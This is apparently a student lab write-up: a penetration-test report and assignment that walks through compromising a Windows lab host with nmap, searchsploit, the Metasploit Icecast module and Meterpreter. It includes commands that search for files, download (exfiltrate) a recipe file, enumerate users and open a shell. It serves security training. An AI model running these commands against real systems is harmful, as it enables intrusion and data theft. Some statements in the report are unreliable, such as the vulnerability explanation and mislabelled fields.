**GoodSecurity Penetration Test Report**

Keith Gaston@GoodSecurity.com

1. High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp’s CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The goal of this test is to perform attacks similar to those of a hacker and attempt to infiltrate Hans’ computer to determine if it is at risk. GoodSecurity’s overall objective was to exploit any vulnerable software, find a secret recipe file on Hans’ computer, and report the findings back to GoodCorp.

The internal penetration test found several alarming vulnerabilities on Hans’ computer: When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs with major vulnerabilities. The details of the attack are below.

2. Findings

Machine IP: **192.168.0.20**


Machine’s IP address **00:15:5D:00:04:01**

Hostname: **MSEDGEWIN10**


Actual name of the machine **CPE: /o:Microsoft:Windows**

Vulnerability Exploited: **Icecast Header Overwrite Metasploi**t

The name of the script or Metasploit module used **nmap -sV 192.168.0.20**




Vulnerability Explanation: This attack is a HTTP header buffer overflow and causes a DoS attack or DoS overflow on the server by sending more traffic to the network than it can handle.





In your expert opinion, how severe is this vulnerability? Severity: The CVSS score is 7.5. This is severe because if left unmitigated it could lead to sensitive company data being breached if left open.


Proof of Concept: Run post/multi/recon/local\_exploit\_suggester.



See the screenshots below showing two vulnerable targets.








3. Recommendations: I would recommend that passwords be stronger and include two-factor authentication. The reason I recommend two-factor authentication is because it will give the company an additional layer of protection. Attackers find it difficult to break through multiple layers of security. Also, it reduces fraud and improves productivity and flexibility.

**Second Part of Assignment**


1. Perform a service and version scan using Nmap to determine which services are up and running:
   * Run the Nmap command that performs a service and version scan against the target.

Answer: **nmap -sV 192.168.0.20**

****


1. From the previous step, we see that the Icecast service is running. Let's start by attacking that service. Search for any Icecast exploits:
   * Run the SearchSploit commands to show available Icecast exploits.

Answer: **searchsploit icecast**

****


1. Now that we know which exploits are available to us, let's start Metasploit:
   * Run the command that starts Metasploit:

Answer: **msfconsole**

****

1. Search for the Icecast module and load it for use.
   * Run the command to search for the Icecast module:

Answer: **search icecast**

****

* + Run the command to use the Icecast module:

**Note:** Instead of copying the entire path to the module, you can use the number in front of it.


Answer: **use 0**

1. Set the RHOST to the target machine.
   * Run the command that sets the RHOST:

Answer: **set RHOST 192.168.0.20**

1. Run the Icecast exploit.
   * Run the command that runs the Icecast exploit.

Answer:  **run**


****

* + Run the command that performs a search for the secretfile.txt on the target.

Answer: **search -f \*secretfile\*.txt**

1. You should now have a Meterpreter session open.
   * Run the command to performs a search for the recipe.txt on the target:

Answer: **search -f \*recipe\*.txt**

****

* + **Bonus**: Run the command that exfiltrates the recipe\*.txt file:

Answer: **download 'c:\Users\IEuser\Documents\Drinks.recipe.txt'**

1. You can also use Meterpreter's local exploit suggester to find possible exploits.
   * **Note:** The exploit suggester is just that: a suggestion. Keep in mind that the listed suggestions may not include all available exploits.
   * Run the following command:

-**run post/multi/recon/local\_exploit\_suggester**

**Bonus**

A. Run a Meterpreter post script that enumerates all logged on users.

Answer: **run post/windows/gather/enum\_logged\_on\_users**

B. Open a Meterpreter shell and gather system information for the target.

Answer: **shell**

C. Run the command that displays the target's computer system information:

Answer: **systeminfo**